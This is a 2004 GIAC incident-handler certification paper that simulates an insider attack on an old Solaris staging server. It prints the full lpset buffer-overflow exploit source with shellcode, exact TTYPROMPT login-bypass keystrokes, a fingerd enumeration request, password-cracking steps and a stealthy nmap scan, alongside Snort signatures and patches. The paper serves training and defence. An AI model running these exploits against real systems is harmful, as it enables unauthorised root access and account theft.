Global Information Assurance Certification Paper

GIAC Certified Incident Handler (GCIH)

Practical Assignment
Version 3 (revised July 24, 2003)

By

Jim Hendrick

February 23, 2004

Submitted in partial fulfillment of the requirements for:
GIAC Incident Handler (GCIH) Certification

Intruder Alert: Why Internal Security must not take a back seat.

Abstract

This paper is submitted as partial fulfillment of the requirements of the GIAC Incident Handler certification (GCIH). The intent is to provide through the description of a fictitious series of events how a “security incident” happened at a large company. The paper will follow an outline form that addresses the technical aspects of the particular vulnerabilities used, the general methods often followed by bad-guys in the various stages of their attacks along with specifics pertaining to this particular incident. It then describes the processes used both in this incident and concludes with a “lessons learned” section that describes how the process could have been improved at this company.

Acknowledgements

I wish to express my thanks to all those who assisted me in various ways throughout the completion of this assignment:

- My wife Lynda, without whose constant support and patience this would have been impossible.
- Numerous friends and family who have understood the demands this placed on my time.
- My coworkers who continue to support my efforts in various ways through all my SANS/GIAC certifications.

Table of Contents

Abstract 2
Acknowledgements 2
1. Statement of Purpose 5
2. The Exploits: 7
Exploit (#1) fingerd problem – information disclosure 7
Exploit (#2) /bin/login exploit – unprivileged access 9
Exploit (#3) lpset SPARC local root compromise Solaris lpset -r (buffer overflow) 12
Exploit (#4) Cracking the password file: 15
3. The Platforms / Environments 18
Victim platforms 18
Source network 18
Target network 18
Network Diagram 18
4. Stages of the Attack 19
Stages of Attack: Reconnaissance 19
Stages of Attack: Scanning 23
Stages of Attack: Exploiting the System(s) 27
Stages of Attack: Production Access 33
Stages of Attack: Keeping Access 35
Stages of Attack: Covering Tracks 35
5. The Incident Handling Process 36
6. Extras 53
Alternate Timeline 53
7. References 54
Tools 54
Snort 54
tcpdump & Windump 54
Ethereal 54
Netcat 54
Nessus 54
Foundstone utilities 55
SamSpade 55
Phlak 55
Knoppix & Knoppix-std 55
BART 55
Crack 55
John the Ripper 56
L0pht Crack 56
Wordlists (password dictionaries) 56
Log-editors 57
Disk Wipe Utilities 57
Pgp and Gnupg 58
Tripwire 59
Tiger 59

Vmware 59
nmap - a network security scanner. 59
Other Research Sources: 61
Articles and other footnote references 61
Sources of vulnerabilities or exploits: 61
Buffer Overflows: 62
Sun or SPARC specific resources: 63
Gratuitous Monty Python reference: 64

1. Statement of Purpose

This simulated attack is designed to call attention to an all too common situation. One where security on an internal network is neglected since it is deemed not an avenue for attack. Unfortunately, internal attacks are being overlooked due to the increase in Internet based threats. Recent surveys have focused on this increase, and yet a large number of attacks are still against internal systems[1][2][3]. While it is critical that awareness of Internet threats increases (I would assert that it is because of this increase that a wider understanding of security in general is needed), it is also critical that internal security not be relegated to a back seat in order to search for a better solution for virus threats and email spam.

This incident is designed to simulate a realistic situation that occurs in many organizations. During the normal course of operations over time, servers are replaced with newer, more powerful systems. As a natural part of this migration, the older servers are often re-allocated to other less-critical roles. Unfortunately, they often are left in nearly their production configuration as well (i.e. never updated with any more patches). Many times, these older servers are put to use in the same area as development or "staging" systems. These servers can be tempting targets for internal attack, giving an intruder (or disgruntled employee) access to what will now be *their* staging server for further attacks. Note that it is not only the lack of current patches that carries the risk, but rather the general lack of attention to securing systems within the network perimeter. This will be made clearer throughout this paper.

Disclaimer on this "incident": While this is a simulated incident in a hypothetical company, I have tried to drawn on my experience (15+ years) in creating the scenario. I believe that the architecture represented, systems used, policies and also the IT staff competencies and processes in place are representative of what currently exists at many companies of various sizes today. I have taken precautions to "sanitize" the examples created and used fictitious names, IP addresses, host names, etc. Any resemblance to any real corporate system, person or process is pure coincidence. This is a network mocked up in my basement and existing only there and in my imagination.

In this particular case, I describe a disgruntled employee who is seeking to leave the company, but take with him some insider information that will give him an advantage at his next job. The initial target chosen is a "web-staging" machine. Once quite capable as a production server in its own right, it is now used for developing and "testing" new web content before it is deployed on the current production server. There are several problems that will be highlighted in this example. Most of them can be boiled down to reliance on external (perimeter) controls for security. Some problems are common to

---

[1] A 2001 survey by The Computer Security Institute is often cited, indicating 31% of organizations said internal systems were a "frequent point of attack". URL: http://www.neteam.com/pdf/NeTeam_Security.pdf

[2] A Gartner report by Richard Mogul is quoted at CSO Online stating that "most damaging penetrations" … "often come from inside." URL: http://www.csoonline.com/analyst/report400.html

[3] Gill, Lisa. "IT Nightmare, the Enemy Within" reports that insider threats are still a major problem and often hard to detect. URL: http://www.newsfactor.com/perl/story/18778.html

this type of “staging” system (whether for a web server, a database or any other corporate application). For example:

- This type of system needs to support multiple departments that are under pressure to develop and release the latest & greatest campaigns on their web site and assume that IT will simply take care of things.
- More users require access than are granted access to production; and these users often do not have security as a priority. This often leaves accounts less protected than they should be.
- Some of the same staff or “service” login accounts likely exist on both systems, once an account on the staging system is compromised, the same account may well work on production.
- By definition, a staging system requires access to the production system. While the production server may be behind a well-configured firewall, be monitored by an IDS, and have it’s local services fairly well “hardened” against (external) attack, it *expects* access from the staging server. Therefore an attack that makes use of this has a higher chance of success.

For this demonstration, I used several exploits against Solaris 2.6. The reader may be tempted to disregard them because of the age of the system (sorry, this is the box I had available for use). I will point out that even though they are old and systems could have been long since upgraded or patched, one exploit was actually recently indicated in active use early this year (as reported in a January 13 2004 “handlers diary” on incidents.org). But recall that neither the specific Solaris systems in the example, nor the actual attacks are the main focus of this paper. The intent is rather to document a realistic scenario and describe the situation that lead to the problem in hopes that the “Lessons Learned” can be applied to other sites. Understand that many other examples of systems and exploits would have worked equally well. And even new systems may have security vulnerabilities that are overlooked if the systems are perceived as secure within the internal LAN. The point is that the internal systems need to be included in the overall security architecture. The old adage of “a chain is only as strong as its weakest link” is very true.

Know also that upgrading working older systems is not a high priority on anyone’s list. Things like the time required for the IT staff to perform the upgrade, the impact to the service, older applications that may not be supported on newer operating systems, even the fact that many new operating systems cannot be installed on older hardware all lead to the “if it’s not broke, don’t fix it” attitude. I am not advocating that every system must be the latest and greatest, simply that due diligence must continue even (especially) on internal systems.

2. The Exploits:

There are several vulnerabilities that will be used in sequence in this attack. I don't concentrate here on the specifics of analyzing each one in detail (there are people far more qualified than I who have already done so) My focus is intentionally on the method used by the attacker and the response to the attack. I refer the reader to the References section, where I have included many links to excellent papers and research sites into the theory and analysis of architectures and exploits.

Exploit (#1) fingerd problem – information disclosure

Name – Solaris in.fingerd Information Disclosure Vulnerability
The Bugtraq ID is 3457
http://www.securityfocus.com/bid/3457/info/

Xforce has it as "7334"
http://xforce.iss.net/xforce/xfdb/7334

OS –
Solaris 2.5 through Solaris 8, SPARC as well as x86

Note: patches exist for this vulnerability (if fingerd is needed to be left running)
The Solaris 2.6 patch is 111236-01 and is available at:
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fpatches%2F111236&zone_32=111236-0%2A%20

Protocols
Fingerd listens on TCP port 79, processing a single line request and returning information on system status and individual users.

Variants
Any string of 8 characters or more separated by spaces in the body of the finger request appears to work.

Description

It is considered a design error that allows fingerd to return more information than appropriate to a specific request. This seems correct since it does not appear to be the normal function of fingerd to return such a detailed description of all accounts on the system. A look at the appropriate RFC 742[4] indicates that there are three basic types of query:

[4] The RFC archive http://www.rfc-archive.org/getrfc?rfc=742

1. an empty request – intended to return information about currently logged on users
2. a single name – intended to return information about that particular user
3. an ambiguous string – if a single name does not match, a list of the users that may be close matches is returned.

In no case does the RFC indicate the return of such a detailed response, making the case that this is a design flaw in the particular implementation.

http://www.securityfocus.com/bid/3457/discussion/ provides this description:

> *"The Solaris version of fingerd may potentially disclose a list of all accounts on the host to remote attackers who make a specially crafted finger request.*
>
> *The following request is sufficient to disclose a list of users:*
>
> *finger 'a b c d e f g h'@sunhost*
>
> *The disclosed information may be used in further "intelligent" attacks on the host."*

Signature
If it is watching the network, Snort records this alert:

```
[**] [1:321:5] FINGER account enumeration attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/18-14:50:01.828290 192.168.38.1:36272 -> 192.168.38.88:79
TCP TTL:64 TOS:0x0 ID:14871 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0xC0FC73EB  Ack: 0x29C7CFB6  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 24594943 337270288
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=10788]
```

Exploit (#2) /bin/login exploit – unprivileged access

Bugtraq has conflicting information regarding this. They retain an archived posting describing the exploit at:
http://www.securityfocus.com/archive/1/293844
Yet in bugid 5531, is a RETRACTION and indicates this vulnerability will be "retired" and then in BugID 3681, they list it as a Solaris_x86 problem.
http://www.securityfocus.com/bid/3681/info/

However, the information in the original archive is quite accurate as I have personally verified Solaris 2.6

Other sites maintain information on the same vulnerability:
http://www.secunia.com/advisories/7196/

OS –
Solaris 2.5 through Solaris 8

Patches also listed for this on Solaris 2.6 are:
106049-04
and 105665-04

Protocols
Since this is a vulnerability in the "login" program, it should be exploitable by anything that can call login and pass an environment variable. It seems to work (both) remotely via telnet and locally to gain privileges (to any account that can be accessed via login).

Variants
Several are around. There are examples that use no code or scripts at all and even one in Perl:
http://downloads.securityfocus.com/vulnerabilities/exploits/login.pl

Another one at packetstorm uses a shell script:
http://packetstormsecurity.nl/0210-exploits/solarhell

Description

It appears to be a buffer overflow in the login program that simply causes the authentication section of the code to be effectively bypassed. This seems consistent with what I determined through simple testing, since a "locked" account (one with a "*" as the first character in the password field) is easily accessed through this method.
A more specific explanation was given in these postings dated October 2002:

http://www.mail-archive.com/bugtraq@securityfocus.com/msg09281.html

```
RE: Solaris 2.6, 7, 8

    * From: Sinan Eren
    * Subject: RE: Solaris 2.6, 7, 8
    * Date: Wed, 02 Oct 2002 14:14:54 -0700

the problem is there exists an authentication flag called the "fflag" just after the
array that gets overflowed in the .bss segment. this is an array of char pointers so
when it is overflowed becuase of an mismanagement on the indexing of this array the
fflag gets overwritten with an valid address on .bss segment. this is good enough to
satify the if(fflag) condition and spawn a shell.

some truth about this finding;
There is an exploit out in the wild for sometime and the example pattern shown by
Jonathan is exactly thesame with the payload of that exploit. so i'm curious about
this findings origin, i think credits must be given due... i'll be waiting for a
clerification form Mr. Stuart.

thanks,
sinan

-----Original Message-----
From: Jonathan S [mailto:js@APOLLO.GTI.NET]
Sent: Wednesday, October 02, 2002 9:13 AM
To: bugtraq@securityfocus.com
Subject: Solaris 2.6, 7, 8


Hello,

  Solaris 2.6, 7, and 8 /bin/login has a vulnerability involving the
environment variable TTYPROMPT.  This vulnerability has already been
reported to BugTraq and a patch has been released by Sun.
  However, a very simple exploit, which does not require any code to be
compiled by an attacker, exists.  The exploit requires the attacker to
simply define the environment variable TTYPROMPT to a 6 character string,
inside telnet. I believe this overflows an integer inside login, which
specifies whether or not the user has been authenticated (just a guess).
Once connected to the remote host, you must type the username, followed by
64 " c"s, and a literal "\n".  You will then be logged in as the user
without any password authentication.  This should work with any account
except root (unless remote root login is allowed).

Example:

coma% telnet
telnet> environ define TTYPROMPT abcdef
telnet> o localhost

SunOS 5.8

bin c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c\n
Last login: whenever
$ whoami
bin

Jonathan Stuart
Network Security Engineer
Computer Consulting Partners, Ltd.
E-mail: jons@ccpartnersltd.com
```

Note: Lest this be thought a vulnerability that has been long since patched, A very reference on the Internet Storm Center reported this very recently (Jan 13, 2004): URL: http://isc.incidents.org/diary.html?date=2004-01-12

Solaris TTYPROMPT Exploits in use

At least one organization has reported Solaris 8 systems being exploited with the Solaris TTYPROMPT vulnerability. This vulnerability affects the Solaris telnet service and permits a remote attacker to gain access to privileged user accounts. SunSolve patch 110668-03 is needed to fix this vulnerability on Solaris 8. This vulnerability was announced on the BUGTRAQ mailing list on 18-JAN-2002.

Links:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F28063

http://www.securityfocus.com/bid/5531/info/

-Joshua Wright

Signature

This attack is fairly hard to detect on the network if telnet is in normal use. The only entry that is generated by “snort” with the default ruleset is this one:

```
[**] [1:716:6] TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
02/18-14:56:53.330886 207.242.15.8:23 -> 207.242.15.9:36278
TCP TTL:255 TOS:0x0 ID:58901 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x72B4189  Ack: 0xD6174972  Win: 0x2798  TcpLen: 32
TCP Options (3) => NOP NOP TS: 27552559 24635358
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0619][Xref =>
http://www.whitehats.com/info/IDS08]
```

It would also be possible to detect this by seeing access to a “locked” account by checking the “last” or “utmpx/wtmpx” logs.

Exploit (#3) lpset SPARC local root compromise Solaris lpset -r (buffer overflow)

Bugtraq 1138
http://www.securityfocus.com/bid/1138/info/

CAN-2000-0317
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0317

OS
Solaris 2.6 – 2.7

Patches are available. The Solaris 2.6 one is 106235-06

Protocols
This is a local privilege escalation exploit.

Variants
Several are mentioned in other online databases. However, the one listed here failed on my 2.6 box:
http://www.securiteam.com/exploits/5RP0M2K15U.html

Description

This is a fairly classic example of a buffer overflow attack. The code shown below exploits a vulnerability in the lpset program resulting in a root shell.
The securityfocus link below refers to a problem with an “undocumented” option to the lpset program.

http://downloads.securityfocus.com/vulnerabilities/exploits/lpset2-sparc.c
http://www.securityfocus.com/bid/1138/exploit/

```
"lpset2-sparc.c"
#include <unistd.h>
#include <stdio.h>

#define BSIZE 18001
#define OFFSET 20112
#define START 700
#define END 1200

#define NOP 0xac15a16e

#define EXSTART 116

char sparc_shellcode[] =

/* setreuid(0,0) */
"\x82\x10\x20\x17\x90\x20\x60\x17\x92\x22\x40\x09\x91\xd0\x20\x08"

/* other stuff */
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
"\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
```

```
"\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

u_long get_sp() { asm("mov %sp, %i0"); }

main(int argc, char *argv[]) {
        int i,ofs=OFFSET,start=START,end=END;
        u_long ret, *ulp;
        char *buf;

        if (argc > 1) ofs=atoi(argv[1])+8;

        if (!(buf = (char *) malloc(BSIZE+2))) {
                fprintf(stderr, "out of memory\n");
                exit(1);
        }

        ret = get_sp() - ofs;

        for (ulp = (u_long *)buf,i=0; ulp < (u_long *)&buf[BSIZE]; i+=4,ulp++)
                *ulp = NOP;

        for (i = start, ulp=(u_long *)&buf[start]; i < end; i+=4) *ulp++ = ret;

        for (i = 0; i < strlen(sparc_shellcode); i++)
                buf[EXSTART+i] = sparc_shellcode[i];

        buf[5000]='=';

        buf[18000]=0;

        fprintf(stderr, "ret: 0x%lx xlen: %d ofs: 0x%lx (%d)\n",
                ret, strlen(buf)-2, ofs, ofs);

        execl("/usr/bin/lpset","lpset","-n","xfn","-a",&buf[2],"lpcol1",0);

        perror("execl");
}
```

When compiled and run on our target machine a root shell results:

```
web-staging% gcc lpset2-sparc.c -o lpset
web-staging% ./lpset
ret: 0xefffae68 xlen: 17998 ofs: 0x4e90 (20112)
#
```

Signature:
Nothing gets logged in /var/adm/messages for this one. The only difference a sysadmin might notice would be the processes running:

Before root:

```
web-staging% w
  2:55pm  up 19 day(s), 58 min(s),  1 user,  load average: 0.02, 0.01, 0.01
User     tty           login@  idle   JCPU   PCPU  what
sboss    pts/2         2:54pm                      w
web-staging% ps -aef

< Process lines deleted >
   sboss 21921 21919  0 14:54:33 pts/2    0:00 -csh

< Process lines deleted >

web-staging%
```

After root:

```
web-staging% ./lpset
ret: 0xefffae68 xlen: 17998 ofs: 0x4e90 (20112)
# w
  3:00pm  up 19 day(s),  1:03,  1 user,  load average: 0.07, 0.02, 0.02
User     tty           login@  idle   JCPU   PCPU  what
sboss    pts/2         2:54pm                      w
# ps -aef
     UID   PID  PPID  C    STIME TTY      TIME CMD
    < Process lines deleted >

    root 21946 21921  1 15:00:05 pts/2    0:00

< Process lines deleted >

   sboss 21921 21919  0 14:54:33 pts/2    0:00 -csh

< Process lines deleted >

#
```

Note that neither “w” nor any normal log shows any indication of root’s presence. The only thing that is there is the mysterious PID 21946 with no command, and a PPID of 21921, referencing back to sboss’s shell.

Exploit (#4) Cracking the password file:

Cracking UNIX passwords is not really an "exploit", but since so many attacks take advantage of weak passwords, I felt it was important to demonstrate how it works. There are many excellent references (my favorites include Gene Spafford and Dan Klein's early works[5] [6]) but in general, UNIX systems use an encryption scheme that takes the users' passwords to generate an encrypted string (the string is not the password, but only the password can generate a given string). Therefore "cracking" these passwords does not break the encryption, but simply tries encrypting many different potential passwords until one of them generates the same encrypted string. Now at this point in time, it is completely impractical to do an exhaustive search of all possible passwords. Even if the number of characters in the password were limited to 8 or less, assuming there are roughly 95 possible characters for each position (counting letters, numbers and punctuation in upper and lower case including space on my keyboard) would mean that there are 95^8 + 95^7 + 95^6 …+95^1 = 6,704,773,216,707,745 possible passwords to test. My 2GHz Windows XP box will do about 220,000 per second would take roughly 966 years to test them all. This is important to understand, because this means that a "brute force" attack on the entire search space is completely impractical. However, what is practical is to use the fact that people don't generate completely random passwords. They use something they can remember, often a word or something simply changed from a word. Now the search space can be dramatically reduced, since anything that is written down anywhere can be (and probably has been) used to create potential "dictionaries". In addition, the cracking software can very easily make simple modifications to each of the list of words based on a set of rules. So instead of 6 quadrillion words to test, we end up with something more "focused" on what people might actually use (dictionaries used in practice produce good results at around 1 million words).

What does this mean to me?

Simply this. If it is based on any word or simple transformations on a word, it is a bad password. Some classic examples are:

accountname1 - your account name is known to the software and adding a digit is one of the easiest things to try

sam&dave - great blues duo, terrible password (two names with a single punctuation mark in between)

---

[5] Spafford, Gene. "*Observing Reusable Password Choices*". July 31, 1992. URL: http://ftp.cerias.purdue.edu/pub/papers/gene-spafford/spaf-OPUS-observe.pdf

[6] An early paper (circa 1990) describing the problem and providing recommendations is: Klein, Dan. "*Foiling the Cracker: A survey of and Improvements to Password Security*" . URL: http://polaris.lcc.uma.es/~antonio/Ficheros/Docencia/so/Tema%205/klein90foiling.pdf

Kl1ng0n - “Klingon” with two letters transposed to numbers. Also very easy for a cracking program to check.

There are many better ways to create passwords that are both easy to remember and hard to guess. One of my favorites is simply to come up with a phrase that you find memorable and use some odd twist to change words into symbols. You might think of a line from a movie like “Frankly Scarlet, I don’t give a damn.” and translate that into something like:

FS,I!GaD Frankly Scarlet and I become “F”, “S” and “I”, the comma stays, the “don’t” becomes a “!” (think “not”) and “give a damn” becomes “GaD”. This has two punctuation marks, mixed upper and lower case letters, and is not likely to be found in any dictionary (of course since it is written down *here* it is now no longer a good candidate). But you should get the idea.

Author’s note: Sorry to go off on this one, but it is *really* a pet peeve of mine... jrh

OS –
This is really a “vulnerability” in *any* operating system or application that does not prevent users from using dictionary based words as passwords.

Protocols –
Any that use passwords as authentication where a dictionary attack can be performed against a known set of encrypted hashes**.**

Variants –
There are many programs that are available to “crack” passwords using this method. Three are “UNIX Crack 5.0”[7], “john the ripper”[8] and “l0pht crack”[9].

Description –
The attacker needs to get a copy of the UNIX password database. In modern UNIXes, this requires two files:

- /etc/passwd which stores public information about account name, user real name, primary group membership, home directory and login shell. This file must be readable by any user on the system so that they can see this information when doing things like listing files (otherwise they would only see a numeric user and group ID rather than a meaningful name).

[7] Available at the author (Alec Muffett)’s site http://www.crypticide.org/users/alecm/security/c50-faq.html

[8] This is the main site for “John” http://www.openwall.com/john/

[9] This commercial program is available in a trial version at: http://www.atstake.com/products/lc/

- /etc/shadow which stores the encrypted strings generated from the passwords. This file does not need to be readable by anyone but root (and processes running as root) since they are the only ones that perform authentication.

Once they have possession of these files, the actual “cracking” can be run on anything from a laptop on up. The larger the dictionary and the faster the processor the better. My little 1GHz Windows2000 laptop running “john the ripper” grabbed the passwords used later in this example in less than an hour. My home dual CPU Linux box running UNIX Crack had them in minutes.

Signature
None really, unless you have evidence of the /etc/passwd and /etc/shadow files being taken away. However, since they are plain text, they can be “cut and pasted” and no log of an ftp, email or other “file transfer” would exist.

3. The Platforms / Environments

Victim platforms

Both the eventual target and the initial "staging" server are Sun ULTRASparc systems running Solaris 2.6. The configuration is simply the default configuration with the addition of an http server.


Source network

Internal LAN at Victim.com. The attacker is an employee and has access to a legitimate connection.

Target network

The initial target (staging) is also on this LAN, but the eventual target is on a reasonably well-guarded service net protected by a firewall with the entire service net watched by an IDS.

Network Diagram



4. Stages of the Attack

Stages of Attack: Reconnaissance

For any attack, one of the first and most important stages is to gather as much information about your intended target as possible. This includes many areas including:

- What type of system(s) are being used (what vendor the intended victim uses), what applications do they run (are they an Oracle and HP-UX shop? or do they run MS SQL-Server on Windows 2003 server?).
- What types of services are available on the Internet?
- What security measures can be identified? If they have a firewall, is it possible to determine what brand and model?
- What can be gathered about the topology of the network? What addresses are used? Are they all in one contiguous block? Who are they registered to?

A determined attacker will often spend a long time in this phase doing many types of reconnaissance:

- Physical reconnaissance (dumpster diving) – even the type of packing crates can give a clue to the type of systems in use
- Social engineering (calling the CIO's secretary posing as a Firewall salesman "Oh, I'm sorry, we are very happy with the Cisco one we just bought."…)
- Public information – DNS records, network address ranges in use and registered to the company, "news releases" from the intended victim as well as vendors (many vendors use "success stories" or "press releases" to describe a new installation of their product. All these are excellent sources of information.

Obviously an internal attacker has a huge advantage over someone trying to break in from the outside. Unfortunately, as is the main point of this paper, most corporate security is (still) designed to provide a "hard candy shell", but ignores the "soft center". And much internal "reconnaissance" can simply be accomplished by being a good listener. Think about the conversations you overhear every day at your site. You probably get a lot of information about internal systems, vendors, specific projects just in normal conversation even if you are not part of the IT department. You also know who works in what department, so identifying which accounts might likely be on which internal systems would be pretty easy. Now consider for a moment if you were the attacker. What other very specific information could you gather over a fairly short time by simply cultivating a few casual acquaintances in the hall or the lunchroom? An attacker could easily start asking "innocent" technical questions of some of the IT staff about "home networking" and probably get access to all kinds of information about the company: Some simple types of questions might include:

- I am putting in a network at home, what type of firewall do you recommend? How should I configure it to be safe?
- I've heard a lot about Intrusion Detection. Could you tell me what you think? Is it worth it?
- Are UNIX systems really more secure than Windows?

- I'd like to publish a web site, but I don't know how to protect it. Could you give me some pointers?

The point here is that most people like to talk about things they know about. And many technical people love to help others that they feel are interested in their area of knowledge. Instead of simply answering the question, it is likely that information about the work environment will be given out as examples.

Please understand that I am not trying to incite internal paranoia here. I merely want to point out that a malicious internal employee has huge opportunities to discover potential targets and weaknesses well before they begin their attack.

Realize that most honest questions are simply that. And I don't mean to imply that IT staff shouldn't answer questions. On the contrary, I believe openness and security do not need to be in opposition. If your security is well designed, you should feel safe in people knowing about it. This is often called the crystal box philosophy. If a safe is truly secure, you should be able to give an identical copy and full schematics to a safe-cracker and unless they know the particular combination, *your* safe is, well, safe! Now I clearly understand that the less an attacker knows about your site the better. But the point is that security that *depends on* hiding the design is not built on a truly sound foundation.

Why is it that corporations spend tens of thousands of dollars implementing security to protect them from mostly random "script-kiddie" attacks from the Internet, where the amount of information the potential attacker has is far less, and spends little or nothing protecting the critical internal systems where potential attackers have this far greater advantage?

However, internal attackers also accept a far greater risk as well. They face the loss of their job or prosecution if caught, and even if the penalty were acceptable, they would likely ruin any future career. And yet the motivation is greater as well. Disgruntled employees may well believe they can "get away" with something, and as I attempt to demonstrate, that is often easier than you may think.

So clearly, the reconnaissance phase is far simpler for them, since they may have direct or indirect knowledge of the systems and services as part of their job. The main steps however are the same as an external attacker would take. In the next few pages I will describe the methods and point out the differences between an internal (our example) and external. Think about how much easier gathering this is from the inside at your own site as you read.

In this section I will go over the process in general, and include specific information that pertain to my simulated attack listed as "*In our example*"

- Identifying the target
  - An external attacker would gather public information:
    - Search public DNS records for target host names and IP addresses. Use "whois" to find registration information about a block of addresses.
    - Try many social engineering techniques, calling the company and asking where they could look for on-line information. Potentially posing as a customer or partner who has "forgotten" the address.
    - Scanning the surrounding network addresses of any host identified.
  - The insider would often have access to specific information, as well as being able to use internal DNS or perform scanning within the LAN.
  - *In our example*, the knowledge that a staging system exists and access to host records yields "web-staging" with no scanning needed.
- Narrowing the type of attack by what is available on the target.
  - An external attacker would need to first search for specific information about the target
    - Again, social engineering may provide operating system or application information.
    - Physical means – "dumpster diving" – what kind of boxes, crates are thrown out?
    - Network scanning for services, protocols or other available information. While this may be caught by a firewall or IDS, the attacker has the advantage of hiding their real IP address by using already compromised systems as well as hiding their attack within the normal Internet "line noise" of attacks.
    - Simply connecting to systems often gives away far more than necessary in the initial "banner" or network exchange. Frequently including application and version specific information.
  - An internal attacker may know or have access to several things directly:
    - specific vendor, operating system or application being used
    - particular names of related systems and potentially accounts
    - if necessary, scanning can be done from behind a firewall where more information may be available. Many sites that block access from the Internet at the firewall simply allow any traffic from within their LAN onto this same service net.
  - *In our example*, the attacker does use a network scan to discover basic information about their initial target. If he had a bit more patience and performed more internal "research" this might have not been necessary.
- Identifying the class of attack possible.
  - Once the initial data has been gathered, both internal and external attackers would prepare the general method of their intended attack.
  - *In our example*, the internal attacker discovers several things:
    - A firewall protects his eventual target (the production server), but the web-staging system is behind the firewall and more vulnerable.
    - The staging system is running Solaris 2.6 (using a network scan described in the next section)

        - His Internet research indicates that it should be relatively easy to use existing accounts to gain a foothold before trying to gain higher privileges on the systems. He believes that this will be less likely to be noticed than a remote direct assault.
        - He has identified some services for attack including fingerd that should give him even specific accounts to target and telnet that may allow him initial access.
- Researching potential exploits.
    - Again, both internal and external attackers will use similar techniques here. A great deal of information is available about vulnerabilities through simple Internet search engines like http://www/google/com/. Searches at sites like http://packetstormsecurity.nl/ often provide exploit code. Other resources like http://www.securityfocus.com/bid provide searchable indexes to lists of known vulnerabilities. More experienced attackers may already have a significant "toolkit" at their disposal and be members of online groups that share tools and techniques.
    - *In our example*, once the target "web-staging" was identified, the attacker focuses his efforts toward locating vulnerabilities for Solaris 2.6 on SPARC architecture and the available services he found with nmap. After a bit of reading he believes that he can get account names using a "fingerd" request, and then can gain access using the "/bin/login" exploit. If he does gain access, he has identified several additional privilege escalation possibilities including the "lpset" exploit.

Stages of Attack: Scanning

Having identified the target, the attacker can use an automated tool to scan for available services. There are many available to do this. In our case, he runs his scan using nmap[10], hoping it will provide a lot of information.[11] The command line options he chose should provide a quick profile of the system and its services, while hopefully not being noticed. He is trying to be somewhat "stealthy" here since they are on the internal LAN.

Once the attacker has reviewed the results of the scan, he determines that further information may be gathered using a finger exploit (#1) and chooses to follow an attack path that uses existing accounts to gain access first, before trying a root exploit.

Nmap options are well documented in its manual, so I will only briefly describe them here:

- -P0 – don't bother to ping the host before scanning. Assume it is up.
- -sS – Do "half-open" TCP scanning. For each service, only a SYN packet is sent, and if the remote server responds with a SNY/ACK, the service is marked open (since no ACK is ever sent by the scanner, the service never completes the full TCP connection). This avoids many system logs that record every initial connection.
- -O - Attempt to identify the remote OS. This is done using information on how specific vendor implementations of protocols differ in their responses to the same network stimuli. [12]
- -T1 – Setting the timing to "Sneaky" causes nmap to wait at least 15 seconds between packets. While an Intrusion Detection system would still catch the scan[13], it would likely go undetected in most internal networks where the only monitoring that is done is for network problems. Our attacker either knows there is no internal IDS, or is betting that it will go unnoticed.

Note: The attacker might have also chosen to perform a "Decoy" scan which "hides" the real source address of the scanning system by generating the same packets from several other source IP addresses in addition to the real one. Note that nmap will only receive replies to its real address, but hiding his source address among several other internal IP addresses would potentially make identification of the real scanner more difficult. (although the MAC address would be the same and on an internal LAN, this could still be traced). However, our attacker chooses not to use this feature.

